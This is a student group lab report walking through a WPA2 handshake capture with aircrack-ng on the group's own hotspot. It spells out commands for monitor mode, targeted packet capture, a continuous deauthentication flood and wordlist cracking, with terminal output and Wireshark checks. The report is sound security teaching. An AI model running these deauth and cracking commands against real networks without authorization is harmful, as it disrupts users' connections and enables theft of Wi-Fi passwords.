Analysing the WPA2's 4-way Handshake Vulnerability

A Practical Demonstration with Aircrack-ng

Group Members :

Arunima Negi (30281210)
Karanveer Singh (30282286)
Huma Naiman (30303242)
Pradip Ghimire (30303867)

DISCLAIMER

- This demonstration is strictly for educational and research purposes only.

Strict Prohibition of Unauthorized Activity

•Unauthorized access to or interference with private computer networks, including Wi-Fi networks, is illegal and constitutes a serious crime, punishable by law.

•You must NEVER use these techniques on any network, device, or system for which you do not have explicit, written permission from the owner. This includes neighbor's or public Wi-Fi access points.

Controlled Environment Statement

•The demonstration of the WPA2 password cracking and deauthentication attack presented here was conducted in a controlled, isolated laboratory environment.

•All target devices, access points, and software were fully owned and authorized by the presenter for this specific educational exercise, adhering to all ethical and legal requirements.

The presenter and institution assume no liability for the misuse of this information.

Requirements :

- A Laptop or desktop computer
- Kali Linux version 2025.3 or above (not a requirement but good to have)
- Aircrack-ng Software version 1.7 or above
- Wi-Fi adapter with promiscuous mode enabled (Monitor mode and injection mode)
- Your own access point (AP) which you can attack.

What is Aircrack-ng ?

Aircrack-ng is a powerful open-source suite of tools designed for auditing and testing the security of wireless networks. It is used to capture packets from Wi-Fi networks and analyze them to recover encryption keys for secured networks. The tool works by placing wireless network interfaces into monitor mode, allowing them to capture raw packets, including handshake data essential for cracking Wi-Fi passwords. Aircrack-ng supports packet injection, enabling active attacks such as deauthentication to force clients to reconnect and capture handshakes. Linux, Windows, and macOS - it is widely used by security professionals and penetration testers to assess wireless network vulnerabilities and improve security postures.

It consists of several different tools like -

airmon-ng: starts monitor mode to capture packets in the air

airodump-ng: displays nearby wireless information and dumps to file


aireplay-ng: carries out replay attacks and deauth attacks (and more)

aircrack-ng: crack the password obtained from airodump-ng

4-Way Handshake Capture Exploit in WPA2

Pseudocode :

1. Deauthenticate device so it reconnects
2. Capture MIC (Message Integrity Code)
3. Brute force PTK by guessing password
4. Use PTK to compute MIC'
5. If MIC = MIC': key found
6. Else: go back to step 3



Stage 1: Handshake Capture

Deauthentication (deauth) Attack

This phase forces the target device (client) to reconnect to the Wi-Fi network, thereby generating the required cryptographic data.

- The attacker sends a deauthentication packet that is spoofed to look like it came from the router.
- Router wants to terminate connection (kicked out, changed password, inactivity etc)
- “From: router, To: you, Message: disconnect from me”
- We need to know router’s and your identity (MAC address (Media Access Control))
- The target client disconnects and immediately attempts to reconnect automatically, which is the key goal.
- This is a fundamental flaw in the 802.11 standard. The 802.11w standard protects these packets.

The list of commands to successfully crack the password for the handshake exploit:

1. airmon-ng start wlan0

2. airodump-ng wlan0mon

3. airodump-ng -c [router channel] --bssid [target router] -w [fname] wlan0mon

4. Terminal 2 send deauth: aireplay-ng -0 1 -a [target device] -c [target router] wlan0mon

5. After handshake has been captured (step 3), locally execute brute-force on wordlist:

aircrack-ng -w [wordlist] -b [target router] [fname].cap


Here we are using our cell phone (hotspot) as the Access Point.


For this demo, we have made the following changes to its network –

Network name (SSID) – OnePlus Nord CE 2

Created a WPA2 Password – hello123

We have set Wi-Fi security to – WPA2-Personal





Command used → iwconfig

This command displays the configuration and status of all wireless network interfaces on your Linux system. It shows details like interface name, mode (managed/monitor), frequency/channel, access point connected to, signal quality, and other wireless-specific parameters.

```
[redacted]@DELL-VOSTRO:~$ sudo ip link set wlan0 down
[sudo] password for [redacted]
[redacted]@DELL-VOSTRO:~$ sudo iw dev wlan0 set type monitor
[redacted]@DELL-VOSTRO:~$ sudo ip link set wlan0 up
[redacted]@DELL-VOSTRO:~$ iw dev
phy#3
        Interface wlan0
                ifindex 7
                wdev 0x300000001
                addr 7c:c2:c6:18:68:57
                type monitor
                txpower 13.00 dBm
phy#0
        Unnamed/non-netdev interface
                wdev 0x2
                addr 14:85:7f:63:f3:4f
                type P2P-device
        Interface wlp0s20f3
                [redacted]
                type managed
                channel 161 (5805 MHz), width: 40 MHz, center1: 5795 MHz
                txpower 22.00 dBm
                multicast TXQ:
                        qsz-byt qsz-pkt flows   drops   marks   overlmt hashcol tx-bytes        tx-packets
                        0       0       0       0       0       0       0       0               0
[redacted]@DELL-VOSTRO:~$
```

Command	Purpose	Explanation
iwconfig	Display Wireless Configuration	Shows detailed information about wireless network interfaces, including the current mode (e.g., Managed) and basic connection details.
sudo ip link set wlan0 down	Take the Interface Offline	Administratively disables the wlan0 network interface. This is a required step before changing the interface's operating mode to avoid conflicts with the operating system's network manager.
sudo iw dev wlan0 set type monitor	Set Monitor Mode	Changes the operational mode of the wlan0 interface to Monitor mode. In this mode, the adapter can passively listen to and capture all raw 802.11 frames passing through the air, regardless of whether they are intended for the adapter itself.
sudo ip link set wlan0 up	Bring the Interface Online	Re-enables the wlan0 network interface after its mode has been changed to Monitor.
iw dev	Display Device Information	Shows the details of wireless devices and interfaces, confirming that the adapter is now in monitor mode.

Command used → sudo airodump-ng wlan0

This command puts your wireless interface (wlan0) into monitoring mode and scans for all nearby WiFi networks across all channels.

It displays a live list of access points and connected clients, showing details like BSSID, signal strength, encryption type, and SSIDs of all detectable networks in range.

Here we can see that our test access point is active.

BSSID – OnePlus Nord CE 2


ENC – WPA2

Cipher – CCMP

Channel – 11


Power – (-43)

BSSID (MAC) – 46:31:8B:B5:70:C7



Command Used → sudo airodump-ng -w newcapture -c 11 --bssid 46:31:8B:B5:70:C7 wlan0


This command captures all WiFi traffic on channel 11 for a specific access point (BSSID 46:31:8B:B5:70:C7) and saves it to files starting with "newcapture".
It's monitoring the target network on your wlan0 wireless interface to collect packets, typically used for WiFi security testing or penetration testing on networks you own or have permission to test.



Command used → sudo aireplay-ng --deauth 0 -a 46:31:8B:B5:70:C7 wlan0


This command sends continuous deauthentication packets (--deauth 0 means unlimited) to disconnect all clients from the access point with BSSID 46:31:8B:B5:70:C7.

It forces clients to disconnect and reconnect, which is commonly used to capture the WPA handshake during network security testing on networks you're authorized to test.




Command	Purpose	Explanation
sudo airodump-ng wlan0	Scan for Networks	Starts listening on the wlan0 interface to display information about nearby wireless networks (Access Points or BSSIDs) in real-time. This command helps the attacker identify the target network's channel, BSSID, and connected client devices[1].
sudo airodump-ng -w newcapture -c 11 --bssid 46:31:8B:B5:70:C7 wlan0	Targeted Packet Capture	Starts a targeted capture session: * -w newcapture: Writes the captured packets to a file named newcapture[2]. * -c 11: Focuses the adapter on channel 11. * --bssid 46:31:8B:B5:70:C7: Filters the traffic to capture only data associated with the target router (Access Point) identified by the MAC address 46:31:8B:B5:70:C7.
sudo aireplay-ng --deauth 0 -a 46:31:8B:B5:70:C7 wlan0	Execute Deauthentication Attack	Executes a deauthentication attack to force connected clients to disconnect and immediately reconnect, generating the WPA2 4-Way Handshake[3]. * --deauth 0: Specifies a deauthentication attack with 0 meaning it sends deauth packets continuously. * -a 46:31:8B:B5:70:C7: Specifies the MAC address of the Access Point (router) to spoof, making the client believe the disconnection notice is legitimate[4]. * wlan0: The monitoring interface used to inject the packets.

The Client Side



Shows that the client has been disconnected from the wireless network as a result of the deauthentication attack by the attacker.

The client device tries to reconnect to the wireless network




During the deauth attack, the client's WiFi icon shows a connecting/loading state as it's repeatedly disconnected. Once the attack stops, the client reconnects and completes the WPA2 handshake, which is captured by the attacker's monitoring interface.

Stage 2 : Password Cracking

Filename: newcapture-01.cap


We can open the captured .cap file in Wireshark and use display filters like ‘eapol’ to isolate the 4-way handshake packets, allowing you to see the exact authentication exchange between the client and access point.

Wireshark displays each handshake message (EAPOL frames 1-4) with detailed packet information including timestamps, MAC addresses, and encryption parameters, visually confirming a complete handshake was successfully captured for cracking.

